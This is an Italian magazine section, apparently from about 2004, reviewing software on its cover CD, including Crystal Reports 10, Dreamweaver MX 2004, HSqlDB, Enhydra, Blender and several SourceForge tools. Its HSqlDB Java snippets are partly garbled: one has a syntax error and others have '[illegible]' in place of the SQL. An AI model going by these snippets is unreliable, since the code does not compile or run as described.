Crystal 10 si inserisce nel solco del successo tracciato dai suoi predecessori: senza particolari rivoluzioni, la nuova introduce numerose migliorie focalizzate sulla facilità di utilizzo, la gestione e l'integrazione. Decisamente migliorata risulta l'integrazione con Microsoft Office, semplificando tutte le operazioni di reporting aziendale. Gli sviluppatori apprezzeranno invece il nuovo motore di reporting Java ed i nuovi controlli immediatamente integrabili in applicazioni .NET, come dire: nessuno sviluppatore è escluso! Per garantire l'investimento delle aziende, Business Objects ha curato molto anche la scalabilità del prodotto: le funzioni di reporting nativo via Web, il miglioramento delle prestazioni sia su Windows sia su sistemi UNIX, le nuove funzionalità di amministrazione su larga scala e una nuova architettura per l'accesso ai dati, sono tutti esempi dell'impegno rivolto alla scalabilità. Da rimarcare la presenza del componente di creazione per report Java che consente di sfruttare pienamente i vantaggi offerti dalla portabilità Java su più sistemi operativi. Scritto in Java 100%, questo nuovo componente di creazione report garantisce agli sviluppatori un modo rapido di connettersi ai dati e di progettare livelli di presentazione dinamici per applicazioni J2EE, senza la necessità di scrivere codice. Il modulo supporta tutte le principali funzioni di Crystal Reports: raggruppamento, ordinamento, filtraggio, espressioni, formattazione di base e creazione di grafici, nonché l'esportazione dei dati in PDF e Word. Tra le funzionalità che più entusiasmano, si può citare *"Copia formato"*: simile alla omonima funzione presente in Microsoft Office, il *"Copia formato"* di Crystal Reports 10 consente di copiare tutte le opzioni di formattazione tra oggetti con un solo clic.

Fig. 2: *È possibile utilizzare e personalizzare una notevole quantità di formule predefinite per la conversione automatica dei dati*

PER GLI SVILUPPATORI

Gli sviluppatori apprezzeranno i numerosi strumenti di creazione automatica di report: sia nell'organizzazione visiva dei report che nell'accesso alle fonti di dati. A questo proposito, molto pregevole risulta la nuova funzionalità *"Visualizzazioni Aziendali"*: un livello di estrazione dati che semplifica il processo di connessione a fonti di dati aziendali. In pratica, questo tipo di connessione si fa carico di "livellare" le diverse fonti dati, mostrando allo sviluppatore un'unica e coerente interfaccia per l'accesso. Viene eliminata alla radice la necessità di costruire formule, join e filtri complessi. Questo livello intermedio si dimostra anche di fondamentale importanza nello svincolare i report dai possibili mutamenti nella rappresentazione dei dati: nei casi in cui verrà cambiata la struttura della base di dati o dei documenti utilizzati come fonti, sarà sufficiente intervenire su questo livello intermedio, per tenere in perfetto ordine i report.

Fig. 3: *La visualizzazione dei dati offre una forte interattività con l'utente*

UN MAGAZZINO DI OGGETTI

Introdotto nella versione 9, il repository è una sorta di magazzino centralizzato per l'archiviazione di oggetti report comuni (immagini, testo, comandi SQL e funzioni personalizzate) da utilizzare in più report. Il vantaggio più grande (e più ovvio) lo si ha in caso di aggiornamento di questi elementi: sarà sufficiente cambiare gli elementi presenti nel repository per avere istantaneamente aggiornati tutti i report collegati a quegli oggetti. Il sistema di gestione e di accesso al repository è molto curato e comprende una serie di permessi per impedire l'accesso agli oggetti da parte di utenti non autorizzati. È ovviamente incluso uno strumento di migrazione per la transizione dal repository della versione 9 di Crystal.

☑ Crystal Reports 10
Produttore: Business Objects
Sul web: www.businessobjects.it
Prezzo: a partire da € 499 per la Professional Edition

SOFTWARE SUL CD

Macromedia Dreamweaver MX 2004

Ambiente wysiwyng per lo sviluppo di siti Web professionali

La versione MX 2004 offre potenti comandi basati su standard garantendo al contempo grande flessibilità e compatibilità con tutti i più diffusi browser. Da molti ritenuto il miglior strumento di sviluppo per la gestione dei fogli di stile (CSS), Dreamweaver è da anni la scelta preferita dai professionisti del Web. La ottima combinazione di editor di codice e designer grafico, unita alla piena flessibilità dell'interfaccia fa di Dreamweaver il punto di riferimento fra i tool di sviluppo. Fra le prime qualità si annovera anche la estrema leggerezza e pulizia del codice HTML prodotto. Molto curate tutte le funzioni di collegamento ai dati necessarie nei siti dinamici. Da segnalare per efficacia sia la funzione di verifica della compatibilità delle pagine con numerosi browser, sia la verifica della correttezza di link e riferimenti presenti nelle pagine. Molto efficace anche l'editor grafico incorporato: tutte le piccole manipolazioni necessarie a integrare una illustrazione in una pagina Web sono possibili direttamente dall'interno dell'ambiente. La tecnologia Fireworks integrata consente tagli, ridimensionamenti e ritocchi, sempre a livello professionale.


Fig. 1: Durante l'installazione è possibile scegliere se avere un ambiente più orientato al design o allo sviluppo

Fig. 2: Design e codice in un'unica vista

DINAMICO E STANDARD

La gestione delle interfacce utente per la manipolazione dei dati è semplificata dalla opzione Live Data View, che consente agli sviluppatori di applicazioni di visualizzare dal vivo i dati sul server direttamente dalla modalità Design. Dreamweaver MX 2004 si integra alla perfezione in qualsiasi team di sviluppo grazie al pieno supporto di tutti i principali standard Web: HTML, XHTML, XML, ASP, ASP.NET, JSP, PHP oltre a Coldfusion della stessa Macromedia. L'integrazione in progetti già esistenti è facilitata anche dalla compatibilità con Word ed Excel: basta una semplice operazione di copia e incolla dalle applicazioni Microsoft per avere nella propria pagina Web un foglio di stile che ripropone, in tutto e per tutto, colore, tipo di carattere e disposizione originale. L'aggiornamento delle pagine Web è garantito da un collegamento FTP cifrato: nessuno potrà intercettare dati, nomi utente o password.

ACCESSIBILITÀ E PRODUTTIVITÀ

Realizzare siti che rispettano gli standard di accessibilità internazionali è diventata un'esigenza irrinunciabile per la maggior parte degli sviluppatori Web: Dreamwaver dispone di apposite funzioni che si occupano di controllare la conformità delle nostre pagine a questi standard. Anche i layout già disponibili, oltre a velocizzare enormemente la produzione di nuove pagine, garantiscono il rispetto dei principali standard di accessibilità. Una maggiore produttività è garantita anche dai rinnovati strumenti di ausilio alla codifica: il nuovo menu contestuale, attivabile con il tasto destro del mouse, consente la modifica rapida e completa delle proprietà di qualsiasi oggetto.
Se non l'avete già fatto: provatelo! Avrete trenta giorni di tempo per apprezzarne tutte le potenzialità.

☑ Dreamweaver MX 2004
Produttore: Macromedia
Sul web: www.macromedia.com/it
Prezzo: € 479
Nel CD: *DreamweaverMX2004-it.zip*

HSqlDB 1.7.1

Un database relazionale 100% Java

Basato su HypersonicSQL, HSqlDB è un piccolo database relazionale, facile da installare e utilizzare. Il prodotto, il cui aggiornamento è disponibile sul sito *http://hsqldb.sourceforge.net/index.html*, è gratuito e rispetta le regole delle licenze Open Source per quanto riguarda il suo uso e la sua redistribuzione. HSqlDB è scritto in Java ed è piccolo e compatto. Offre la sintassi SQL standard ed un'interfaccia JDBC. Tra le caratteristiche principali vi sono le seguenti:

- differenti modalità di esecuzione dell'engine;
- supporto degli indici e delle transazioni;
- possibilità di join tra tabelle;
- integrità referenziale;
- supporto delle *Java Store Procedures*;
- sicurezza mediante *user* e *password;*
- tabelle su disco o in memoria.





Fig. 1: **Il Database Manager presenta sia un'interfaccia grafica sia una di testo**





Fig. 2: **Si possono eseguire facilmente delle query grazie al Query Tool**

L'installazione è semplice e veloce: una volta ottenuto il file *.zip* (nel CD allegato alla rivista è presente la versione 1.7.1), basta scompattarlo ed assicurarsi di avere installato sul proprio computer un *Java Runtime Environment* (JRE) o *Java Development Kit* (JDK). La documentazione fornita si trova nella sottodirectory *doc* e include anche degli esempi di programmazione JDBC comprendenti l'uso di applet ed altri frammenti di codice. In ogni caso, dato che il database supporta l'interfaccia JDBC, maggiori informazioni possono essere facilmente reperite sia nel JavaDoc del JDK sia in molti libri disponibili sull'argomento. Nella directory *lib,* viceversa, è contenuto il file *hsqldb.jar* che comprende è tutto ciò di cui si ha bisogno per utilizzare il database. I componenti fondamentali che si hanno a disposizione sono il database ed il driver JDBC che realizzano la funzionalità base del prodotto. Accanto ad essi sono presenti una serie di tool, quali il *Database Manager*, il *Query Tool,* il *Transfer Tool* e lo *Script Tool.* Tali tool possono essere lanciati come una qualsiasi applicazione Java ed alcuni di essi hanno anche un'interfaccia grafica.

LA STRUTTURA DEI FILE

Ogni database consiste in alcuni file aventi tutti lo stesso nome (identificante il nome del database) e diversi solo per l'estensione. Essi risiedono tutti nella stessa directory, generalmente in quella da dove è stato lanciato l'engine del database.

Nel caso di un database *provadb* i file principali sono:

- **provadb.properties:** contiene la configurazione del database
- **provadb.script:** contiene lo schema delle tabelle ed altri oggetti necessari al funzionamento del database, nonché le tabelle non cached.
- **provadb.data:** contiene i dati relativi alle tabelle cached.
- **provadb.backup:** è un backup dell'ultimo stato consistente del database.

CREAZIONE E POPOLAMENTO DI UNA TABELLA

1 **Partiamo dalla connessione ad un database di esempio *provadb*.**
È sufficiente caricare il driver *JDBC* e richiedere una connessione componendo il corretto URL.

2 **Procediamo a creare, mediante comando SQL, una tabella di tipo *memory* che consentirà di memorizzare i dati anagrafici di una persona.**
L'utilizzo del *Try/Catch* è indispensabile e protegge da errori imprevisti.

3 **Mediante il comando *INSERT,* inseriamo il primo record nella tabella. Notare che, utilizzando l'interfaccia *JDBC,* il codice dell'applicazione potrebbe essere valido per lavorare su qualsiasi altro database.**

Notare che tali file sono necessari per il corretto funzionamento del database e pertanto devono essere sempre presenti. Ad ogni modo, se il database non contiene tabelle cached, gli ultimi due file non sono presenti. HSqlDB può inoltre utilizzare anche altri file di testo formattati, come ad esempio i CSV per memorizzare le informazioni.

L'ENGINE

HSqlDB può essere utilizzato in due differenti modalità: *Server* e *In-Process*.
Nella prima modalità, l'engine del database viene eseguito in una propria Virtual Machine Java e rimane in ascolto di eventuali richieste di connessione provenienti da applicazioni in esecuzione sulla stesso computer o su uno remoto. In tal caso, applicazioni concorrenti possono connettersi al database mediante l'apposito driver JDBC e richiedere o aggiornare le informazioni di cui necessitano. In tale situazione, ogni server può gestire solo un database alla volta, specificato al momento dell'avvio. A seconda del protocollo utilizzato per la comunicazione tra il client ed il server, HSqlDB mette a disposizione tre differenti server:

- **Server:** utilizza un protocollo proprietario che consente la migliore velocità possibile. Ad esempio esso può essere eseguito semplicemente lanciando il comando

```
java -cp ../lib/hsqldb.jar org.hsqldb.
                  Server -database provadb
```

- **WebServer:** utilizza il protocollo http, utile nel caso di presenza di un firewall tra client e server.
- **Servlet:** utilizza lo stesso protocollo del WebServer ma in questo caso si basa su di un servlet che interpreta le richieste.

Nel caso di modalità *In-Process,* l'engine del database viene eseguito all'interno della stessa Virtual Machine Java dell'applicazione. In tale modalità si ottengono le migliori performance, per via del fatto che i dati non devono essere convertiti in un particolare formato e passati sulla rete. Lo svantaggio principale, però, è che nessun'altra applicazione può accedere alla base dati.

LE TABELLE

Per ogni connessione aperta verso il database, viene creata una tabella temporanea, non accessibile da altre connessioni concorrenti. Tale tabella, che ha la funzione di caching dei dati, non viene scritta su disco e resta residente in memoria per tutta la vita della connessione a cui appartiene. HSqlDB prevede inoltre tre differenti tipologie di tabelle:

- memory
- cached
- text

Le tabelle *memory* sono quelle utilizzate di default nel comando *CREATE TABLE.*
I dati sono contenuti interamente in memoria e qualsiasi modifica è riportata nel file *.script* associato al database. Tale file viene riletto al momento dell'apertura del database e la relativa tabella viene ricaricata in memoria. Le tabelle *cached*, invece, sono create esplicitamente mediante il comando *CREATE CACHED TABLE.* Sono indicate nel caso di una grande mole di dati, in quanto solo una loro porzione è caricata in memoria.
Le tabelle text utilizzano un file di testo CSV, o in altri formati contenenti un diverso delimitatore, come sorgente dei dati. Sono abbastanza efficienti nell'uso della memoria e più veloci delle tabelle cached. HSqlDB supporta inoltre un linguaggio SQL assai vicino allo standard SQL92, gestendo sia le primary sia le foreign key, nonché i contraint *NOT NULL* e *UNIQUE.*

CONCLUSIONI

HSqlDB rappresenta una buona soluzione nel caso di database per la gestione di una quantità di dati limitata. Offre molte delle caratteristiche principali dei database relazionali accanto ad una elevata facilità d'uso e d'integrazione con il codice Java. Secondo la documentazione fornita, l'engine è capace di processare query e restituire oltre 100000 righe al secondo, fornendo così un sufficiente grado di prestazioni per un database così compatto.

☑ HSqlDB 1.7.1

Produttore: HSqlDB Developers Team
Sul Web: http://hsqldb.sourceforge.net/
Licenza: Open Source
Nel CD: ***HSqlDB.zip***

SELEZIONE ED AGGIORNAMENTO DEI DATI

```
try {
    String expression = "SELECT * FROM persona WHERE eta < 25");

    Statement st = null;
    ResultSet rs = null;

    st = conn.createStatement();

    rs = st.executeQuery(expression);

    st.close();
} catch(SQLException e) {
    e.printStackTrace();
}
```

1 **Una volta aperta una connessione, selezioniamo tutte le persone aventi un'età minore di 25 anni. È bene ricordare di chiudere sempre la connessione, dopo ogni accesso al database.**

```
public static void dump(ResultSet rs) throws SQLException {

    ResultSetMetaData meta   = rs.getMetaData();
    int               colmax = meta.getColumnCount();
    int               i;
    Object            o      = null;

    for (;rs.next();) {
        for (i = 0; i < colmax; ++i) {
            o = rs.getObject(i + 1);

            System.out.print(o.toString() + " ");
        }

        System.out.println(" ");
    }
}
```

2 **Ottenuto il *ResultSet*, possiamo ciclare sui record selezionati e visualizzare a video il risultato.**
La flessibilità consentita da *HSqlDB* non deve essere uno stimolo a pasticciare in codice.

```
try {
    String expression = "[illegible]";
    Statement st = null;

    st = conn.createStatement();                    // statements

    int i = st.executeUpdate(expression);           // run the query

    if (i == -1) {
        System.out.println("[illegible]" + expression);
    }

    st.close();
} catch(SQLException e) {
    e.printStackTrace();
}
```

3 **L'aggiornamento di un record della tabella persona avviene, allo stesso modo mediante il comando *UPDATE*. È sufficiente conoscere le basi di SQL per integrare efficacemente un DB in un'applicazione.**

Enhydra Server 5.1




Application Server Java/XML per lo sviluppo Web

Cosa è un Application Server? Gli application server sono sistemi, relativamente complessi, orientati allo sviluppo di applicazioni Web di livello enterprise, che quasi sempre includono anche un server Web o delle Java Server Pages. In realtà il loro scopo principale è quello di separare la presentazione (le pagine Web) dalla logica interna (le regole che stabiliscono il modo in cui i dati devono essere elaborati). Un altro uso degli application server è la realizzazione di sistemi editoriali. Ogni sito Web di ultima generazione che si rispetti non è una semplice raccolta di pagine HTML. Nella maggior parte dei casi si tratta di siti di grandi dimensioni contenenti decine o addirittura centinaia di pagine, anche molto complesse, che non possono essere gestite tutte "manualmente". Questi sistemi si servono sempre più spesso degli application server per creare le pagine, che vengono mantenute in formato XML o in grandi database.

Fig. 1: Home page del progetto Enhydra

IL PROGETTO ENHYDRA

Enhydra è il primo application server Open Source scritto in linguaggio Java basato su standard affermati come XML, DODS e servlet. Inizialmente nasce come prodotto commerciale di proprietà della software house Lutris Technologies, dopo circa quattro anni di sviluppo, precisamente il 15 Gennaio del 1999, il software diventa Open Source. Oggi lo sviluppo di Enhydra procede costantemente con i finanziamenti di una società europea: Together Teamlösungen GmbH. Inoltre, il consorzio ObjectWeb sta patrocinando Enhydra e fornisce l'ambiente di sviluppo GForge. Gli sviluppatori del progetto Enhydra, sono riusciti a realizzare un server modulare, scalabile e dalle prestazioni elevate composto da una grande quantità di servizi. L'ambiente di sviluppo flessibile consente la separazione completa del disegno dell'interfaccia dalla logica di business.
Enhydra facilita notevolmente lo sviluppo e la pubblicazione veloce di applicazioni basate su Java e XML.

COME ESEGUIRE UN'APPLICAZIONE DI ESEMPIO

1 Dal menu ***Start/Tutti i programmi/ Enhydra 5.1*** selezionare la voce ***Start Multiserver*** in ***a Console*** e poi ***Enhydra Quick start.***

2 Avviare il browser Web e puntarlo all'indirizzo http://localhost:8001 oppure cliccare direttamente sul link presente nella pagina.

3 Inserire none utente ***"admin"*** e password ***"enhydra"***, apparirà la schermata dalla quale è possibile selezionare l'applicazione.

Inoltre dispone di un innovativo compilatore XML, Enhydra XMLC; uno strumento di sviluppo GUI basato su Java per la programmazione della logica di presentazione. XMLC è stato creato per sviluppare le applicazioni più mantenibili e per eliminare la necessità di inserire codice Java direttamente all'interno di file XML o HTML. Per quanto riguarda il problema sicurezza, comprende il supporto del protocollo SSL (Secure Socket Layer). Inoltre, Enhydra permette lo sviluppo di applicazioni che utilizzano tecnologie senza fili (wireless) con WML e fornisce supporto per standard come WAI, ISAPI, CGI, Apache Jserv e RMI.
La gestione delle basi di dati è garantita dalla tecnologia JDBC, che assicura la compatibilità con i database più diffusi: Oracle, Sybase, Informix, MS SQL Server, IBM DB2, PostgreSQL, InstantDB, MySQL, HypersonicSQL. Dal punto di vista dello sviluppo, è possibile integrare Enhydra con gli IDE più potenti e diffusi oggi in circolazione come Borland JBuilder, Netbeans, Eclipse ed Oracle JDeveloper. Con questi strumenti lo sviluppo delle applicazioni è veloce e semplice; attraverso una serie di wizard è possibile generare automaticamente un'applicazione di esempio e successivamente basta aggiungere le funzionalità. Quando è necessario pubblicare l'applicazione, Enhydra multiserver, include una serie di tool che consentono di pubblicare, eseguire e testare le applicazioni. Enhydra è indipendente dalla piattaforma e funziona su tutti i sistemi operativi che dispongono di una Java VM.





Fig. 2: ***Dimostrazione online di un sito di e-commerce realizzato con Enhydra***

PERCHÉ UTILIZZARLO

Il progetto Enhydra non è solo un "semplice" Servlet Engine. A differenza di tecnologie Java enterprise come Servlet 2.2 and JSP 1.1, dispone di numerosi strumenti e funzionalità aggiuntive che consentono di creare applicazioni Web dinamiche, separando la creazione delle interface da tutti i meccanismi interni che gestiscono i dati. Inoltre, nonostante la complessità, è semplice da amministrare e configurare grazie a tool come Enhydra Kelp project. Questo strumento si occupa, tra le altre cose, di garantire l'integrazione dell'application server con gli ambienti di sviluppo integrati (IDE).
Un altro aspetto, altrettanto importante, è la possibilità di utilizzare Enhydra sia su piattaforma Windows che GNU/Linux e la grossa mole di esempi e documentazione disponibile.

☑ Enhydra Server 5.1

Autore: ObjectWeb Consortium
Sul Web: http://www.enhydra.org
Licenza: GNU GPL
Nel CD: *enhydra_5.1.zip*

CREARE UNA NUOVA APPLICAZIONE

1 **Dal menù *Start/Tutti i programmi/ Enhydra 5.1* selezionare *Application Wizard* e dalla prima schermata *Web Application.***

2 **Indicare il nome dell'applicazione, il package, il tipo di client *(HTML)* e la posizione della directory del progetto sull'hard disk.**

3 **Le informazioni sul tipo di licenza da utilizzare possono essere inserite manualmente oppure da un file di testo esistente.**

Blender 2.33

L'alternativa "free" per la grafica e l'animazione 3D

Blender è un programma Open Source di grafica e animazione 3D. Le sue caratteristiche, molto simili ad analoghi software commerciali, lo rendono uno strumento veloce, potente e alla portata di tutti. Inoltre rappresenta una valida alternativa a prodotti proprietari molto costosi. Blender nasce come software commerciale, successivamente la NAN, società creatrice del programma, chiuse i battenti e mise in vendita il codice sorgente. Fu allora che nacque la Blender Foundation, una società senza fini di lucro, che raccolse i 100 mila euro necessari per comprare i sorgenti del programma. In quel periodo molti temevano la "morte" di Blender, ma ora che il programma è Open Source il futuro promette bene e il software è in continua evoluzione, anche se è opinione comune che una delle più gravi lacune del mondo Open Source è la mancanza di uno strumento professionale che abbia la potenza e le possibilità del disegno di precisione tipiche del Computer Aided Design (CAD). Blender ha tutte le carte in regola e rappresenta un'ottima base per realizzare un programma per il disegno tecnico potente e professionale, semplicemente estendendo le sue capacità mediante l'utilizzo di plugin. Tra le caratteristiche principali del programma troviamo il sistema di particelle per realizzare animazioni di fuoco, fumo, esplosioni, ecc., la possibilità di espandere le capacità del programma con script in Python, le funzioni di IK (cinematica inversa), l'uso di plug-in per post-produzione e texture, il "rendering panorama" per creare panorami esplorabili in 3D e il rendering della radiosità per la simulazione dell'illuminazione. Blender ha inoltre al suo interno un "motore" chiamato GameBlender che permette anche la realizzazione di videogiochi che sfruttano le librerie grafiche OpenGL. L'interfaccia grafica all'inizio disorienta non poco, ed è necessario ricordare almeno le combinazioni di tasti usati più di frequente. Una caratteristica molto interessante dell'interfaccia grafica è la sua flessibilità che consente la possibilità di personalizzare l'ambiente di lavoro. Durante la creazione delle immagini è possibile lavorare con più livelli. Questo permette di muovere gli oggetti che non si ha necessità di modificare in un livello che, quando non è selezionato viene "nascosto". È possibile anche impostare le luci in modo che illuminino solamente gli oggetti presenti nello stesso livello. Da qualche tempo è disponibile anche il sito italiano dedicato a Blender (*http://www.blender.it*). Attraverso il quale è possibile ottenere software, informazioni, guide, tutorial e altri documenti sempre aggiornati. Inoltre è disponibile anche un forum per discutere di esperienze personali con Blender e ricevere utili consigli.

Fig. 2: ***Il livello di qualità e complessità delle creazioni realizzate con Blender è elevatissimo***

Fig. 3: ***Un esempio del realismo che si può ottenere con Blender***

Fig. 4: ***Home page del sito italiano dedicato a Blender***





Fig. 1: ***Interfaccia grafica flessibile ma un po' caotica***

☑ Blender 2.33
Autore: Blender Foundation
Sul Web: http://www.blender.org
Licenza: GNU GPL
Nel CD: ***blender-2.33a.zip***

SOURCE FORGE

Azureus 2.1.0

Front end grafico per BitTorrent

Interfaccia grafica per la gestione dei download attraverso il sempre più diffuso sistema BitTorrent, che garantisce scaricamenti più rapidi e sicuri. La versione del programma per piattaforma Windows è disponibile sottoforma di eseguibile oppure nel comodo formato JAR. Quest'ultimo formato non necessita di installazione, ma per essere utilizzato è necessario che sul sistema sia presente la JVM (Java Virtual Machine). L'interfaccia del programma a pannelli è intuitiva e semplice da utilizzare, i controlli sono disposti in modo molto simile ad altri gestori di download e consentono di gestire scaricamenti simultanei, modificare le priorità, interrompere download in corso, riprendere quelli precedentemente sospesi, etc.

Azureus_2.1.0.0.zip

PearPC 0.20

Emulatore di piattaforme PowerPC

PearPC consente di eseguire sistemi operativi Mac, compreso Mac OS X, su sistemi MS Windows e GNU/Linux in emulazione. L'applicazione è stata realizzata con i linguaggi di programmazione C, C++ (per piattaforma x86) e Assembly. Per eseguire i sistemi operativi Mac, PearPC "traduce al volo" il codice per PowerPC in codice nativo per sistemi x86. Ovviamente questo lavoro di "traduzione" causa un considerevole aumento dei tempi di esecuzione fino a 500 volte più lenti del PC host (il sistema sul quale PeraPC è in esecuzione). Al contrario di quanto si potrebbe pensare, non è l'emulazione dell'hardware (hard disk, Cd-Rom, scheda video, scheda di rete, etc) a causare ritardi di esecuzione, ma proprio l'emulazione della CPU che necessita di questo lavoro di traduzione.

pearpc_0.2.0.zip

OpenSSH 3.7.1 for Windows

Accesso remoto protetto

Applicazione client-server per l'accesso e la gestione di sistemi remoti attraverso connessioni protette mediante l'utilizzo del protocollo SSH (Secure Shell, OpenSSH è l'implementazione Open Source di questo protocollo). La parte server del software (versione per Windows) può essere utilizzata solo su piattaforme MS Windows NT, 2000 e XP, mentre l'applicazione client può essere installata su qualsiasi tipo di piattaforma. OpenSSH for Windows non è un'applicazione nativa per questo sistema operativo, ma un "semplice" porting per Cygwin, per essere installata necessita di una versione "light" delle utility presenti all'interno del pacchetto.

setupssh371.zip

Sodipodi 0.34

Grafica vettoriale SVG

Inizialmente l'applicazione è stata sviluppata per il sistema operativo GNU/Linux e desktop environment Gnome, successivamente è stato effettuato il porting su piattaforma MS Windows. Prima di installare Sodipodi è necessario disporre delle librerie grafiche GTK+. Sodipodi, anche se ancora nella prima fase di sviluppo, è un potente programma per la grafica vettoriale disponibile per piattaforme GNU/Linux, Unix e MS Windows. L'interfaccia grafica è in stile SDI con le finestre mobili e tra loro indipendenti, tutti i controlli del programma sono raggruppati nella finestra principale (simile alla casella degli strumenti Visual Basic).

Sodipodi_0_34.zip

VirtualDub 1.5.10

Per gestire file audio e video

VirtualDub è un potente strumento che consente di acquisire e modificare filmati e tracce audio. Il programma utilizza potenti algoritmi di compressione e conversione per gestire i formati audio e video più diffusi (MPEG, AVI, BMP, DAT, MP3, WAV). Attraverso una comoda interfaccia grafica è possibile visualizzare ed intervenire su ogni singolo frame che compone il filmato, spostandosi avanti e intiero, inserendo filtri, stabilendo la profondità del colore, il livello di compressione e tanto altro.

VirtualDub_1.5.10.zip

WTL 7.5

Windows Template Library

WTL è una libreria grafica composta da una serie di classi che estendono le caratteristiche della libreria ATL, migliorando il supporto per le interfacce utente grafiche e i diversi componenti che costituiscono le GUI. La libreria WTL migliora le caratteristiche della libreria ATL, mantenendone inalterate la velocità e le dimensioni contenute. Grazie a WTL è possibile creare interfacce grafiche sofisticate e ricche di componenti: frame, finestre popup, interfacce MDI, controlli, finestre di dialogo, oggetti GDI, ecc. La libreria WTL è un prodotto creato e distribuito da Microsoft Corporation, con licenza CPL *(Common Public License)*.

wtl75_4133.zip

MySQLCC 0.9.4

Client grafico per database MySQL

Interfaccia grafica GUI (Graphical User Interface) per la gestione di database MySQL. La struttura dell'interfaccia grafica è di tipo MDI in stile Esplora risorse di Windows, suddivisa in tre aree separate: sulla sinistra è presente la barra che visualizza le connessioni attive, in basso è presente la sezione che visualizza i messaggi relativi alle operazioni svolte, mentre la finestra principale consente di visualizzare e gestire tutte le informazioni contenute nel database. Il vantaggio principale offerto da MySQLCC consiste senza ombra di dubbio nella maggiore velocità di esecuzione rispetto ad altri client grafici basati su interfacce Web realizzate in PHP e altri linguaggi di scripting.

mysqlcc-0.9.4.zip

BZFlag 1.10.6

Gioco 3D multiplayer

